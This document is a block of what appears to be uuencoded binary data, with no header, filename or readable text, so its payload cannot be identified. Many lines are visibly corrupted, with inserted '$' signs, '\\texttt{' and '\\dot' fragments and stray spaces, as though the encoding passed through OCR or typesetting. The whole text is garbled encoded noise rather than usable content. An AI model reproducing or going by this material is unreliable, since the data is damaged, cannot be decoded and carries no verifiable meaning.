M*?.HZ[3@YBKP0*.?,7-VGX2<1Z>R_U_;:OX6BQC0"HE1EP7F.A#),#?1I7,) MW&010FA`#&0,?A'C@Y8\$PJZJQ\$CJV7`H>S=KBDWP`RDB1K*\$':N&!4R2"H(Z MD9%CS58E(UA%B\$=(3X#W'<"!.9##PZZR,9F3SQD3/)>A@0%C4C)L0%6'TL[3 M1)4?C[\$_[DYTEIS=RF;@RXV\$K7'IA,*/58\\$#9"\$C8QUA/ME<(SP*#DA"GRC M21@>"5Z49=9FM`UX7P@02BXJBPVQ&%SFC,=RS&)D>Q=L)C2T#&=V"+^>6AIL M:VY87*TB\$W)?6L\\<5!J3Y8IS/J\$,BF#U9TPMZ<&WJR6U"^&G/%Y&*H_"%)S $MJIN?8PV#>:A5C6++K5,7,(@]/IKA^1Z^SZ^2,G<(3-'XACO=;D5.)6,^2(B)$ MXZ/)J1NPH,!9X;-PG'RD;KW&M,2&+XRVFYJ`H[9]/?U19Q.RR2<JBY971R`J M#=]ZWD-BMD_R8Z\ZY99HX!.5CBA[84PG-S&7#"3<,K&!#9B3^9?)CVLS<J%F M>-L6PVUQHTX&%2F6=B0O<8BT,8=9\$FUS81/"FM>0\$^QGHC\$TD<]@RTS-A(C< $M6M"_Q+C=S:NXU277/\KM535X[V+<,4E5V-?=4U6)N]).7S,=M4:LUGVYRQ>=$ M)9N4RHJ9%3'-6>/H?<7LZNI4/79!=!AI9OZ>WCHA^-.NK>>C;.XE,E'E:MG-M?@5>"Z6FJR^7%^\W;KQQJ^]Z4O*;H-MY%T>=?^?CQR^YLN]EL1'Z>J71U5B7 $\texttt{MK@^K8KZ!'@^[2G.Q0JH22(_\$1>N_6J7\#+!4*3E1TDV9S;2<LN.[BUM+053J3])}$ M&>8:+1P6-9(^F@-I\A&R#"E@*P&DQNQE-:9:IEE(LU<HX!M!6ZQX2HUK(I\$: $M=LI:WDV--XN>1\)_\dot J4[U(S"4Q),&?3)`'^4DDAEI^Y">W6D\:MS.2::.;:7$ MD01B+GK9C,Z7PL%GM;QB`J]`UIZ;/Y""RB7"7C1,E/^2&"\>-DKOR_4]8%VU $MV;SH^+HOX?(Y)>/S6:LY;%L_UMZ$B-1>-2T&8RU^^1'K'A?'W=1S/?^G]GL?$ MQ_;:>3XX<+87W":`;M]^XYGJ*@#@K!\$'Y<0#1%AQ#KLT6COKB?Y/=\$1QCMOK M]I;ZO@!D;?4\$,6*32Q&`R[AYV=C]/'..WXG.[T'1Q6(@8+<8>HM]^#X/#(` $\label{eq:maps} $$M$_{0}'' `KMLP$_{19S;9}<KQ>'MQ$_{11}$, $$L40`_{M}F`<&OZ_{5P'};$_{17}$.$ MY&[V'5#=Z9X+8SDX7L6FUHL[%L-*A-VI&KP&8'1T'!*OTX<>=P+,MY\$V]/Y&M[GH.TOJR#\$8F=M7(,;&0P/%!OAVO'A16*BEE>)"=1)(I%5F]X808;)-QO4=X $MJMXJ&])7KD^{(W.8S;P_<);+.+ZNJ-Y:~YQ"</EAG:NH2>,9?HQ+FMZJM)S$ M_NH_,\=U\V&[^*S/\$RKK3\,U_ODF0-801TZR1]J2*;:O&P-\$&#)ALR<GXUJ-M*`B+HG+-"61^D[]MOO)\;+0(P;MLL1A.[P2E5Q]=O2CECHP/.6T1OR>V>8!. M9,PR:QDH?,M>P*YV6?6/=X_KI]QYP=,V!(](T;?+;"9@'E9`D?RI-`NQ3U5= $M#[HIVOS2=EHY=A'#W*I@@AQ6#\slk@S.J$[5@-8:`?%:-H-63IQ.*MYA,;C1]$ M-D; %A)X#021EP?*(;8LH*<:84S%7H3#HC8PN\$33%#8+B("*=%\$UD!"8\$D)^6 M=&>._D6FYT1#2!9?(1C*"161\$-=U^9AHW6JZI72:>B7H'KF4-[<9QAFCG>D_ MLV%N%%6/P*942W2ZZ]U=2Z,J2SS1\$*ESD(>@\$(*PLHDLM>UC\M)CH9*;C`1C $\texttt{M\&GXC}, \texttt{H}] = \texttt{OA`K9'M*>}] - \texttt{GQW}; \\ \times \texttt{RV7M-QDR})) \\ \texttt{1}, \\ \vdots; \\ \texttt{I}[\texttt{F?EU+BVP'MWV4I-<SV-MWV4I-}] + \texttt{SV-MWV4I-} \\ \times \texttt{SV-MWV4I-$ M?<21B10\$",1<UK1^P?4^D+FDHG6\$\$WQV4KN-A8ORB@A+6F\=9X/S?>\$<7MFW $M(6>4U!AMC(AQB\&`8W[1^!L1$=!*X9&K)R/B7CH>!<?+=MFVPK$T;\-)<3VYU$ MT:*YZ8!S)5XE3>G7CI1]<@OD*K>]7`.+F@_,7K0S`\$`1@E""13<E6:Z*R3?0 M4R=I^9%3"!X3EO-;P4G>4>RYHU>RH)Y.AEIB\$7KM2%&T=)H#GGM26YD16R/E M<Y<?1`B#K#NM!.(X#V]ZAJA"/5N#NKN0]`YX5RE750)76K3+\CN1=DU\$07A\ M)W9-1\`EO,<DBMFW29DSCD8#/9*JU7VN0!90X;-B^>QIG4FF<DL&"6]Q\$4"@ MG]?''RECBLX7FW(1Q:N@OIO\18?ES#50,F,N@NW=^10%:A>P2BTYSG[.Q,=Z

MV?,.33(CXW>KHGFI[KC<G'9/&^3H#,56/LQMB<J7;;[+9S@^[/8;!"\,&":& $M13=`05*IH]A8RZ'+($H(LEQEJN'NMB8*6XTQ$._1\XQS><MMMS1RR,Q'=@/H$ $M1(I?B'XE<.Y*ESJ^DQV5&<&?I>#+<]4/"*39T^.=M-@PD$-4B%A2S0(Z!\1)$ MKS,(UC\`Y-^DW94O<V@#`Q*1AT"8BP?6IV`TOY\4<R4WRA-]6P8FJQ+C._:N MY.Z?.5%-U-Q=]K97, C>FHF_"'=(F5V6@WI,L8]5*R'RTH",Y\$E[1H]L6_M M%>Q=TQ#MY[4:R3@@PBV08@<[+G3OV]@FO:XAP-C\M";LG:#.<773D?0ZPZO, M6B!UB(;1[VW1?AA`\NV0YF7L,VMI, HLV\KJ)*>:,/2D'W7;B4F>PB\$0"T5 M"(S^:@D)IRG'SU9VJ<M60.'AOT^-HQU8*AD\$\T)*L8AO"!*45D)*L)6A93M-M8]*PC3CO_'DL7-CK'*7+9IOP1V;%@-A4=BXK)J>YYO![ST(YZ\\[8;S4#VI; MS3OHHS7G"K\!E\$UN]F@`YH_S(Z6.Z%&UCJCHSI*>\$5J,IARH\$%)F"TFI)*+2 M]<:ED;!2(,D#IJ,:V.?LN?UH[DY*W]`E,"GOUV[1YSS&61ZAY"&A^,201=#E MW<G7S9Z,A8FO^\LJZ,_BS_D+PMDNAQVD<07U<FFHZ8_;\FXO+Z3PU5>UXT;T M<^SW"E9\$>*+2K@6/V.X>FW.')@F\LO58E5QWJ"E\6O3+M>T:*Q%9<Z?`7QHR MY-O?\$54:&[P%1<>-B'9E/,CU; `XM?B0!S4M\%#+;:BL<O9Q<WJ9YD\$F/!N[! M[12S<!295A8XJLH=Y05IT(-VUY<]3,7\$^8GD/?1LJWQY6"S^1!KKQZ3UNU?) MX,=E[6\QYX1H][!S%S;6&`LEI6K]JT'YEWLO,P7/B6]1>6FSDCIO9P?B%_9C M]IQ;]H+B]Y_\$_G_C4_%\W7\6,FC5#O;"IQ\$O\$"Q-\$&!0&!XA%H#GIB(=SD*Z M\$`%E^%K:TK-C'HFB]I?2]1D#&`L]G<B21=B!MQ!LSQA:>%A<T,K.3N1?T^)7 M9AIF-,J4RA.50T`JLO,Y\$69]R<S&5S9QV5\$??L.D#2RRC=^7H,]T*-&>VVZY $M6^F449N\#/5U;6\&Y?U)J*](MVNT.9<!JIB<:>OM?2X.;.:MA$R*N.G3=-6Z:A$ M*&P0"L<KJ;"\\$F128,M+GL58SXLI+7/9C,+M@+6(#T3<\\$OYU_>'\>6CEHXI $M?Z<%65;J)[JVYYC;<]&/1*C#W='@L9'+9E\",;89)H?0F8>^\?=LK^47)?8!$ M))3+.K?KJY//2]KA+&OPC&)G(Q(C34&/DZE_WAY-.'[,_D\$KFEQS.R8YCDN& MRL%SR#R?#R,(>%;7EQ^%DFPI=@4<3*I4BR)EHA.=::QCT-&0T2WQ0B[SQ>\$@ M+%65JCB<Z=ZKL'5Q]C.\;-U3IHTYRU:WM@C,=W+#?E]3!0A%^W"D676=T#X8 $MV2]/[NCYV]_1M66&U'=%/=)+7-6(^1JD4W/!"HM,45T68\4:IAYW_T]DLR*$ $M1QR8/6HQU, A+5G&<*'U.>3P85`*B09/M,$N)&S&\S%_!I=4GMHX<[69YYS!,$ M8WR//B>G"S\Q8-9^GHYO!YM*Y!9*HNEGA"<*3P8,VW-<)):/Q"1)68E@T&24 M8W+3NSXJXL[<?Q;%5KWB^L;.;E>&A#!:\$)49UJ'\KW?XD\^]U>QLB/JH";** M8]F,_:IBJ3-2@2R4#+EJ]+I\0ZT>)@Q1R1RD0(9#<!>]\$-`A]^R_#%FJV4Q4 MFT,Z6;6)\$S)YL]Q_;P08N!\A[C0VLIT;AYZ4"V6@,HC*G?Q2KS0ZR0^;'UE] $M;Z>N-@\;1A:\)<&T\X9OBMRR8I;@:IFW`=U2<^2P:C"<A]N'E.P-_3I@U:Q9$ M10K'YE!L:_5W/PJM8P=;(@GXQBJAF8CO\\$R(.#R<&K="'XB7)-2\1\9"/\$4\$ MA/..8N/5BV[P'8(4WO*K1!^3ZB<DX]WCRSHMGR"F48ZQ@64IBUOH[XQB_8%4 $M749JRUA$8@]+3&6*<>J/X,Q`XM%JL4W)<J_!12:$)+LG5LD0F*=490I>\>F8$ M2>?E3+-#<?9V9FQQIF#Q=C3V:M,05,H8#LW22F8_Q51':@8A-@W4P@OV-,-` MP\$\\6<H2CTX7=4FYBJZPD,P@)U(P34[0_*\\$0\\$=6'EY+\$SFT<Q<>5'^C#SM M3KIGOKKU9]&O3[60[CN9EJPG8*7790:265KFQSR<T%65TS-@FQKS%@&##5D\ M?35P:RLU'1&+=5:-5E\LOJUS>P_486"JT-XT24I<:\$'.S!1KCL3#R1EO-W M!E\$,N37T^"*'(O<QA'-DP?]@F"LFHL%*4*:=\$Q73K5N&V^S.RK /@^'JX.`Z $MU(B(!:ZXP@K0-\#7,>'7TVL2$3!T?<&I99*J:V;^4-"=3=-89.!Q60.!(Y0/2)$ M66U(A?:]4;;B-EGC.709G+TY%QC[3("K4>V=029X'5[)Y4=SPLN2\4T'95Z; M!':=P)STSF.JFLOR-32U*Q`WX:';C+Q;9DN?,KH)U_19#<&`W7F;\W/OTGH. MKX,Q0QAO8;[E[?JNU,H.!<_O-E&/0UW@S?6%+/C&@J6]PH.*.O-5414]'`BC MG`E<=3E?SMU)*Y=?H6R-WP3\$JJ,]='!14"C]"L,G)/!K),]<AR%^4JKL2=)8 M)ANC*U)IS]S:5@C**WK=YV+ZSPMLOU!;+*,+?/ROSI<CZ]CAOHEOWY/1_>FV MPQ]FCZ85:._MZ\$F_KW/6LE[!)-+#Q]'K1R>5-Q%HV%L'C<XP;_W2EULS'8"O MB/),IYU[BY,JVG2V5P<A.0&\$4I+@6%?+9LN1(;WD&GJW:LU**70]";1GTK2\ M>JSIF[ZZ:)EZDO5F%RF56-D`;4,O>*545S=4-%FD\$.`6PRP7=.`P.>4\$*Y`& MD7/D!/!G`T<323GNNJ#[]14'6WC-:?N7&8=CTV;D<MNXX>KOA.@@Z!X'K%^\ MY'I?#P'B4"G::/*^PV&?N]#VKGL;>DB;+1J<*:WH-NP@/\]\$K*+R1")\$%GY8 M8Z<PXL5/D^/XG)]QN0%?M@&%'B2,5CL=DBI;HX^[W,G)ZPU^(`V0``"I"",N M-57W-50>)X55715F3[\$LH)1H_[O]G;8`HP)0H)%@A@=C]@,QM&_%A^E%`)Z] M*4]"OZSY-:4UTS6&!E3Y_,8[.>T8&T!@`+PA4=/@:S2+YU:S1``!(`((+(((M2(((8\$A`;EK&D"].\$7IU52>+VKK#KB5FJI#?55<JJWM57G?H]?E/]7[>H4!4 MB%P,30X+V9[S`0%4:S*]&DSCK!5*D6DUM"T=#RQBX,7A-QM,)J-]K]^>!YF> MW>GU6XOF77X_NYQEFV#;2Z-/.Q&<;`K4U3G-UI4UP;9VSSEBW''M=>K#*M7` $M4,[`3JLOJ[]A6%>Y-U<`5I?\>!=*&!6<5+I2^D`7(&W/7+D],;DC-8WKQG/R$ $MV"$J2BP,-G<$X+MS'9\W`E+,ED]$,W!+>9+=5[#9-\A(E+F$H)A;8^.UHQCJ$ M]\$Z#M'IQQ72?+Z[BEFVMRO/#'1`E=@8E>YUD53SUW21(KE58_>44D]5--CU,

M+F6"IRB?\%>T1%5857HQPUNCH4R5^:J:]U]2+YEA*JP1*#Q(RF'OB9(H;J\$K M<<3<=V[DEFK5`;:+,QXJ&\$BS50ZAN_/U_6\C/V*@&Z1)82V"V&"#QG@&7P_D M?9UKM;%%NAE/HT\A"ATY?!H8Y8LNJO2!Y.!(]&X[9/;R7D4&34.FUA\$8Y7;F MTITRCO##.24PWA+#=^L8SI8\>.E@I'RV=;-CLDU'!"_?M>A2-X4]5&`LR) M, U4>`JLACDT)&943;!NBVX/E:F)0&F6L==<IU^NPS&;&=JRJFJ<29&=Z,&*8 MI; #RH80[A"`7D(")NSGSZL<^.VJZW":+*/%HV#@4#UHT=/,C&:PI"=6*'WI% $M%Y0^{4}V2=Q$, $(Y9EESWNLM:VCD5M6@]M,J!9H?)6+0@F/V'\)7:3\>-/2J]M%$ $M=\%?)7+9,U>LCU"`NW')0<3`:J'AY:U1\@^$=\B*;).TTJ\,W"P9*?Q^6*`2Z$ $M9\P^J3&^W&LL\#H>$\#DB-=,7HG"*(^G3N]!^42_2C+[+M8<-9PCL'V-RS^V3\%]$ M7?520@@Y##W*6RVX8"/PZ3@R!P\G55@6M52X+S%L3GH/\$4%CQ4<AF0&70C(M M*="&"^F09LW&/]CW%5<3%.3)'4B+2(JN^6"J5U6+B.OB\$PU`L#05(-F4<??* $M[90E=ELVN6^1]0<Y_3M!#0H1*S?,4%#@(;RG#-Q\.^R:87IX%0:/JU(\#6<$)$ M]?LNX\%J;6T`>B+2H1R,LEC]MGC.FL0[4DB+)":LT@1*N8!,ANH+986+A6.(MS\,U1]R0D-212H!9Q*!J))[#FFZE<*D.6S/K,5K8('(,!GM;E(M;;DJ,Q-'L MG;.FG<P(_++8\FEC@PHT%14%Z\$<,B>+CYG5RDJ/#&-DF[*QP,(*DU(CR_<G+ M,O9.FTB]]\>87#@_<VW_SN4^GWKWA3;FKE[P<;R['8I(%)E-3I<.,JY.=6NH M21'Y[1Z+P>C(4ET?\$VJ`W095P^+2VI>P\4!QX4@(+C%Q0>".H,,`8%LF9/3) ME%Y"LGQ6*K%_6&:3NY?ZATBQW^+69LT)N\](NE3&V'KC;-O,\$\N66L"A7GOV $\verb|M2&$H<BI/>&62[LEVRFVCK/-E;><!Y!;ZMIZ_$6-G+&>*]U4YH\!$: `Q"@O$M|$ $\label{eq:market} $$M^2Q3!-I:AC&WWH?)\&X)'=\O9VJ[>\&_CA=715IWGFL)]A7U[VU>!XZ83>+\#P2]$$ M(\$A&=O!5W.X=*09^%##!V1YD*PBLA+@RYTAW#8.G(=TJNVED^#HD-1LNH;1^ M'!#Z/F[]N6JT4J(KH"82,6YDY%V,QWALJ&A;*G5ML4,M'F19?2TRJXI>GW*T M22-5!S9>YDSLSJI,+!35U(+F6<28A`:M91%?)]?<*1?2%V/W&2;U.(,6>2[S M;_)YME,-`65UR4EHIM5;E3)V*7#X35[10(#+?GKIXH-FTB:IPR4DIGTRD"CE M,1.U`:P@1R;U-ZT+DS1@=M!L=FK15W\$;B)O7J,;NLF\$DL9^PGGW=:!Y`1X&" M_8V'Z-HM@YH+EG+M8!2R2+N#*=.@/D8N%5ET1,FAV;YNBRCNSL0]'Z++#,V4 $\texttt{M(\:V\&<N`RBN]1TB=OJ[$?6X.Q&O.\P>"^=N6;627EWSU<V:L216\3"2]_7$+ }$ M&BBJ2G117*J%"@H31K7RE9SGS29RQ>N`>^-.-5J%5SER;ZRABG\F^RA#IU"9 M`%&?M9RS84TN.I4G%KFU;E/#,``E;B)H;A0)RAIZ;%\&U!SPJ2?#BD;4"%0! MAB2!\$#(`AD]!T(B#))X4[\$;8VHV!*6/ZMR0N(\$1K1@,"`NC*_#SE\$^\VP91- $M+CJWPHW5>Z+5%:#8Q:RII(N*]G47S[OML'=)\E0^0^P\/660Z(A\"&1M0ZP)$ MFH61%\F^5BJ[K>7,XWQR\$_L:@C'^XL@CBB\$&#;Q[2063()9&`,F02707*9X3 M"?-YZ7?MC@H\$TB;^)40!0B'Y5D2&HQ&]S=.7)<\@DRET?D>5BL!99\$E\WJHN MKH1%3\$LIHK; R&-M`K5,K#OL&)*3.78N+ZZ.D<:*<31UT9?BT&.&W\)EB*,9V MIIE^D][_\$WK>CX(3^CCV\N6HV!!20[1@FKU\$`?_+Y/%;:<[+&DH&!/BH]G.9 MK&&?\$2CD]&!.1OT)=\$LM;*T]##5:PKZC4`DX8,9#=1W!H6I;G\$+*+ZYJ;G*. $M^{1}_{17}=[9G,8T=?02;I=]?IO9C9P\#^{1}_{17}=Y]+(LI4Q*I[F?OZ3D]O?.QE:$ MP\$,E3^A4;K\$2G@^(.2:"H]&O>IIZ:)6BRW?%-32(^=`R3^IW;&X1Y/'^&7X\$ M2+0M2'A=0^GCF5(GBX7I=3H(.J&AKEC.O291TD'N[4BP`.?;\(@5>[EC;>N; MK"V]L]) = :N\$MM#LP['Q<C,<6''7G?K8&OE5#8)DXP\$2@836-'E2D@X-\$.(TU*)M:#,LM1EF9\$15>/[-D-(F;DC+W#L&4-V>U=A,@JW".#*YY[7"8(2!*%(I:\$`. M@;(V^H=P09CMA?\$VBZDN=2:2#DL%,R(T]+(QIIU3S%>`UKB2@K0D/C3WMEI' M`3J'A2*`3=N)2OJ3\$).J*1W@>/=2_WEO#,%!NFZS:.\&'\$F]3#)M@I:"3/RF MP3:RXN\$0)A(R/(1Z8L:'!Q0D\6-%FB,,\;TEMCC?MV\$312BB0?"GA_\$6E^Y* M3'2F\$MX8802T4KB0SJMI1WRP6.XKX\7)NC-SQK.:F:JZ8N\9!6-_LVVA8>U8 M[FB.75>BUJ]FL910LH_OZ&[C-C"X[]*D<YAG-Y14MQX3E)5=S9[*QS+"4XW-MQ?]NL(4E%@NX)RX1CL6*#U=A7U88FAVO8(8\$EG0Z7I<^;1C]CRGJ-MDA'>)8 M>Y\$CP1!.!II9S#!%-[KS7U+&1(A;\I\$8*(\$!*"XG5DFA!9`B&G-M1P_;J!W/ $\label{eq:ma2c/ffe^14e} $$ MA2C/FFE^14E>-:]^1^:S\GV)_4$-!2F2^1\W$5$^S,XV=7GM,W=@E+>D$&,U$$$ $M?[E^2WC^*;0]]M@<QX^?/M^*;ZT6_#6#:>4Z+W(G#]COMQ23F4"UZX'42'/$ MM)BE2QHT@Y<,OQT;SR)GUS5ZHE31ZDAOBQPF7U8L:Y@@#>V9HQ;"ZE=V\T"Z MWR,>\$##>C3VGUT:7F/X\$OWC*^OP9*):B^2]L7./:\$I;V#%%)]45U`4`A,9V M; OC2.E5; 74-ZW&FXUR9M: !U#K:%16MH&%@34&51:MDB0:QM&P<QPGU\$//-XF M4HYA?O.E#K47B[>)[;].6#<:G/EX/,P=`>K"DF[LL=W1=:IGIA/,@SLT3D"4]M>"'>>VLFNC\$A@JDIONZ[%H23HIH:I<4EXVS<DL6^]K-BOZ?.3U[J^M3)4N;S M.^U L=A^UQ?<IU<^YO;PV=/.E68VD7P80:.G<PG?MMO<90A4#42H'2<1TTCU $MXS7C;J% #F21$]V<N]]B6.*([Z)"WQV4UIVN^J)9M5XXU5TFW7K\-/N8)V\@.$ MR/!A=VRP7>X@/MQ3,^R3-&4KBX]-)4,4JPM-8KS8\K11>1562F-^B"GP^5DQ M[-/ZQVT@KTS&E#MD7>K.*+,RVBZF1)XW"27#LL&84=2.94N3HZ)LDOAOR9*. M7@_V:K+(D[?VYMZ*TGGKR39;;,?)O)^T)Z&IEV7C\KZO7S<S[6L'%`Y=.Y77

M^8^J&E.C.,-IL;..\$V:1N6:X>RS'/9/.G>7S&YV\$]\K*>5H2&FHK75QW9T>N M]W&:4>ULYDZZ?@>JE/R)RUJWK1V_F637&RLDDRA&,V3-C856<!!^Q;8\I3*L M9K=\WP+*I,L'3##T;5%NP1@8_*V<]1247V\$0J;."Z7&ISE%IJ5\$J8Z;L*W(3 $M3LDQ?\T7M*\#\TQU6R(/G\#7,.K?UDY(16E,2(R+\$II(R\T=^(AD8"N@Y4=C4R))))$ M4D/?G9AQ:.-\$`81\0D2'0<5B=5N26].UWSHN1L0`H`!R`!IP`0A"\$(0A``<) M/#ZO.ZT2%8?CW/'!*1/\2K?KF5CDX&/NNQX[(4:8YLJ5W:/7=(OI"*W@>?AK MV+X=?IVFD9D484`@\C?Q3/\$ QAV&)7S+;E[R#N\/5?]IWYM``Q^V8\$\$#+J"* MDC#0%:C"*71`U%T,`ZP@X*X^N^(6S`X"KC*>*2%>8R\$3T3-D2>P,N+#94)\] MY+<[,<'9:@J&^NUUL_GV4X2<IALZEY&+RB&!:.'">%&VX#YE?K3'[Z1T.3K3 $MR8OWF9?(<&FQ(<X/6:T[D7*SKO/66WB'8;$8D^#\"*]$XSEICTX]:D9-.G.)$ M+*2RE89B=:Y&VUM>MG=!3Z8EBSO:S=J,"X#!Z*P<WPQ!TQ1U3>JVIC?76ROT $M\OAQ%\697QY!GU']/QT_0,DG;NKI_:8Z@7B;?O)C`H<F0#I&I$BN#(L>("&^$ M\$,C=(K63RJLCTQ1PRL-X/MOC*PA2ZZFWM?,IMATN_B4K?)7P?>WKN")/RE1! MX_XH\'Y)Z<'9&=Z21(N[E1YKHA^_]GIQ\$7VZH]117XQ?0=KI/W/OC3FS7KM4 $MB2DH[!H=88/[U._GB=:9>597/\&"40\&?L3$CW!4L<S+&MU&?:BQ=D$0)='N[$ M,YX)_H1XY=YS5_-17:!W#'&.I44=H"GN']ZIBZDM#TS<9*40<.&,>1RZCA;D MGAWB)<;6/HJ^,.*)>,@XAU*0R!=3=UDT<4[1H*/J'QN-JC1%/]FOGQWR=0W6 MVNSJP"ZQ]`[,6&/+7PHCVL\$##<S-1-Z\/`/H,H?\$+H>_;NYI:[,C3D;OGR+3 M%.6%H?\$RX*2:*"\$)%!N+3N.^!Z:0>]JB8@Q!ZZ)\$L!RV?*F5Z5&0M;&!_;U; M5`ZMZZYXS(.O/Z1]3Z8P\88[+''*Z7-UF_0YZ4Y91=EP'XI%>))#1\%67-YD $M.@X, >7=/;2'=\#@=2"XHW1)27N6)5I+HN:Z-49`J/%*9\4]/%T;X[:QIEM:NB$ MV^2\&Z<S^^UE=F40D"BN^OWZ'?B6($+]3J.N</IDF;Z'PW^G5M&G[[Q)MM@]$ M/%\#U^]YO)--[7T;=:EQ:Y2CL-YVT5)E!QT=;AI+P5`"X*^KOFQ`O1^LKY+9 MBP]26Y,I@A;BC)7/9WM/G,UIQ*^IEO>!(50ZOAOX]]J,P(_2W]*\$&["7WE[U M'T-OOKU<D\<\(\(X'\)<\YC6=M;K:OE=2)P?\#XS,6P4;\\$]YLN\%LZ9OF\";?G4ZL\#5\) $M4[[R^02Y9K?51?\&'<G<L'1\&'+KF-A8_3X'2M*)@&U-7!7<[V6IR_'-%JT6<]$ M; "O\$^/:\=;3,1CJLRXF!Z6BGD@GL4ATA?!(GCV)XIL/*DGMQ+R:H;\C9U)+I M\$\7!%:&;UEEF?M:"M6MI7#,:,:W`Y"0-%CVS\$8,>ERZ67)#PVC=T\$9S3PJ"? M+.0(1DXIE9)_E][!*_"4IMOZM`1RE((C.1)MOASY(E7"9>@S`F=?[3"E^U_; MK>`L+18[%)M?K>';!5Y3=ZOTSSMYIGNN:_Q"WNKIM-%&NI%6M'A57'7>N;2@ MXI61HY&K(>7\%0+^=\$B&X)1#Y;RB,J-`"]_=.6F@ZD@<G603:BO>O<MH\!\$F M.7^8\1[,>0?:<XQ34&,8W40Z'18A-7=B(AYN4EZQ>A'`EM3Q]7GQ3=S>HC2P $M-S=?)M36D\&57!=,R_2/S)DH];?$YS]J7.8,RSJD7-V!^TD_81Z1FBYH66[1N]$ MZLE!" $$^XD\FTB3, &0@7Q4=>(1/<*'';=J4^KG5GFR1S3Z8N[E1MU"12FP;$ $M(3X66\4(O2^OD[5M6V5^YQ\#?+LD4\)\N5^^B)3,C3Z7J=LBQ!6D"[??=?AW]$ M5P&>"H[\$MS;6J5JB!=<RNWSBTM?%J5SE56.HE,HTV_-B7Q6U<SAY=JX93K5K $M">TN'**FKD%^2>#P^'F*QQ+,;]07U*9>H16D<R*X\=NA#R->=2V+*[OR#-]$ $M.F44&<:3]4J$M-&AVQCFG'<1F`.GR^;])4E?&+58/#,#-HU)%=Q,D\7N:%L[$ M5;GLKX086W*<BH-G%)IZI=Q;_/0VSO;E'++D%*1SM*I,[;`!&/?-7)DPMU?I $MOONGV$'9M] \ 1: #V6[!=B6+2#OM R'N(T/!O9#\@(=$93\>?Y :A8L1L.@`+$ $\tt MSO3(V1Y@!?<:,R+X^EXS^IQH99M\&GK]\&A'QWW7\3`WG*Z*4WQ_87FORX[KOFF]$ M5GJY3>4`:.XQ>KJ-IN,;AU_0RFGCZS\=-\66^@/^?Z/X@K86*01\$SJ\?"+I\ M32E\$N4-OYCDB6%`>2<?IVY!0@-^98GGB.\$'B]Z>T##30S<;MMD0&#!,!@`P[M45:0?70]A?\$J.S=WV'OU+]O?%3WE^K&.E\)W;PQA=\O-X>!N-:UQFD<>=@=9 MNO-FYY3HBG]WIV?><MJ#A9L>K^K*\">,U:/(K]1I]9;T5#UV.3;9VB#>,8E5 MA6*'A5</(&WW8N=Z(F<U&[6X%1.;TVG?3-OOG*33#?O"KG8/`'DCHY/YFD(T MTFGJ_"9=67"?UCD?<N^1773)K-OU=]_2J[B_ZWP>N[YT--_9A<%GT.3JMYKO $M,IJ[-,O5BWB^&W8L)B$LFZW1^],MP[$+3*N<UT!::D?+HT],:=:ZHU/W8.4<$ MZ!C"#`7KI&T<H'**\J`<_Z\$<_15P>_;W[1B;,-=&9,6@E&^_/G#G.8YBS^QH MG*#:ABX(3RCX,QS<MH+XHY(<\$0(E#>^75P;TV?18.VLEDA,]\$XUSP'Q3(%SC $M2+O3'Q2N0D7+R1_1:NF^{=}UP=7"->0*ROUQ&SPO*J.L@*HM)T.X8N/'8B/?$ MC11<F>E4:3SJKELEW(+QS+`BQJJ%O"(Q%U`NZ(8H9Q3S.\$80W`>ZE*1UJ1@& MEHCT]EXSYBS.W/E9:;:;1IEA\1UP+S/3/1<[R!A4050WL=(\$PTGF@^!R4BW6 M21HXO/3F/=MFRX2C=4\;L`P8%[040]4IL"KF G&8G]UM<\$!R!H!K:GRREIV3 MM%I:8YJ;!AGYJR8#5Q.QP(=`-3*7+%>NYI\^39&#Y/Q\"T[%S9?6GBG\$EBK1 MFIQO5:=1D05.!+Q[*Y/20%N:?B87>K!+.KC+OM&#`]'!1,B:&U-J*L:I':^# MB>+R""'F;LU7(T=ZMRPARR/>T,G7=^45=66VEX;FK:_"N7"&O@F4:.@A']_V MLKXV)7QU-G9KR>2L6;MA_.(\-\$I(#QOU.!,@.F\$VO8[PF\$EH:AM&#U.<<^=D M?BNI8-8F/1\$)R6R-8R_8<Z\<L?'AJ]1)!,6ZVK4.#D\$GJ2<HMUBIT?5^IL;U MN&W1I+1GC*[R'F8/C.%4HER;Z3!Z"2%`'LZDTQ%ETZE3:4XA/6,VJF"^_DI

 $M > T7Q[*GD(+>0ULS*"[?Y7J(F+K=2AN0&\G@7BY/[LKC=(X*A=1B,-][U5[SW])])$ M4\7!E"WPG1?4FVE#D#IMK#D,.WFA4;"XT-+)ZJT)F04<EER0'/'UYCD/7:*[M_6Z*+8RF]FXVM!8IL3U8QT.D*:.!]454[:7CGGX/N*.=:KR#@)1APG/]5)SJ M6I)5F!9\$+&FQG7D?3:9=&BF]&SMWRI&"Q+9>EF,:\@N'R[.0&(-K>N@!9@3W $MZ1-\&@)D>/D-32#,#2Y`QD/W/W$Z\#@:_]>T1BUGCG[==/3E]PO;`/V^GM'F&$ M&W9#/T;,*;,@2B^:0MS%QF\$3^JS\DQH1VJQ0:/GJ0YUY-WPL:PL=[UT2+<`\ M0JQ)U0<3^!@*GH%+L4A=QZ.D+@C;&Z8CG\$3C%U1'B^J6.:V*C*DBAX%[/!X5 $MN^@=M^*R9\#EW9B22>D+]-EA+MS3N:&9^J^#+1GXNCMY(I()GQI&2DO/T*NL$ $\texttt{MTGL"} > @ZXG"X) \texttt{E} \\ \texttt{5} \\ \texttt{4} \\ \texttt{NABGH} \\ \texttt{;} \\ \texttt{LF} \\ \texttt{"LC\$BM}, \\ \texttt{;} \\ \texttt{V} \\ \texttt{V} \\ \texttt{Z8B!} \\ \texttt{T8**PFC+N1/0}) \\ \texttt{=} \\ \texttt{Z\$SF9} \\ \texttt{2} \\ \texttt{3} \\ \texttt{3} \\ \texttt{4} \\ \texttt{3} \\ \texttt{4} \\ \texttt{4} \\ \texttt{5} \\ \texttt{4} \\ \texttt{5} \\ \texttt{4} \\ \texttt{5} \\ \texttt{5} \\ \texttt{4} \\ \texttt{5} \\$ ${\tt MMI?6RX64'J7-\$'B`\$C;@F,483:DQ]\T_AWJ)H80KX]O"4\$,?5341SB0(D)} \\$ M^XB&BNN(=LLDPB): "Q.LXTQK]92RHM.3TU.2.#[+!+S->M-\=&.O:89JKS:S ME^\YDN1Z?HZJS<6SCKC[K?051F(R_FBU!OW^!-N>1%HR_G=(9==-3LUVP']I $M]G!Q_G0=Z<6Q@$A#8'Y%0X[U=$^PW*U+$)M^[6;1(6-8Z>+H#X*2,6QSI(MW)]$ M16"!%\$`3TFX1XJ9ID&'DT]\8S;:^GKA43"C*,FA8N9U<.G>SFGIGIB%'.97 